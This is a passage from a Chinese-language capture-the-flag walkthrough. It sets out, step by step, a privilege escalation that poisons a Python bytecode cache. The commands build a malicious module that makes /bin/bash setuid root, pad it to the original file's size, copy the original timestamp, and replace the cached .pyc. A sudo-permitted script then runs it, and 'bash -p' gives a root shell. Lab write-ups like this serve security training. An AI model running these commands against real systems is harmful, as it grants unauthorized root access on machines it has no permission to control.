


所以我们的思路就是首先删除清空目标__pycache__目录，然后复制恶意.pyc 到目标目录下，执行授权脚本，触发恶意字节码执行

我们在 tmp 目录下编译生成恶意的 system_utils.py 文件，编译后移动到 /usr/local/lib/python_scripts/__pycache__/ 目录下覆盖原有的 pyc 文件，注意时间戳和字节的问题

8)编写脚本


首先，我们查看原来脚本的字节大小是 97



所以我们在 tmp/system_utils.py 脚本的字节也要是 97 字节

python3 -c ' code = "import os\ndef check_disk_space():\n os.system(\"chmod 4755 /bin/bash\")\n" padding = "#" * (97 - len(code) - 1) with open("/tmp/system_utils.py", "w") as f: f.write(code + padding + "\n") '

我们查看字节可以看到是 97 字节的



同步时间戳（和原文件一致）

touch -r /usr/local/lib/python_scripts/system_utils.py /tmp/system_utils.py

编译生成匹配的 .pyc 字节码

python3.9 -m py_compile system_utils.py

验证生成的.pyc 文件（文件名必须是 system_utils.cpython-39.pyc）

ls /tmp/__pycache__/system_utils.cpython-39.pyc

替换目标机的 .pyc 文件并触发提权


清空目标__pycache__目录，避免残留旧字节码

rm -rf /usr/local/lib/python_scripts/__pycache__/*

复制恶意.pyc 到目标目录


cp /tmp/__pycache__/system_utils.cpython-39.pyc /usr/local/lib/python_scripts/__pycache__/

执行授权脚本，触发恶意字节码执行
sudo /usr/bin/python3 /usr/local/lib/python_scripts/cleanup_task.py



我们可以看到/bin/bash 变成红色了，我们直接 bash -p,获取 root 权限

我们直接在 root 目录下查看 root.txt 即可



最后感谢作者 kaada 和群主 11104567 的提示。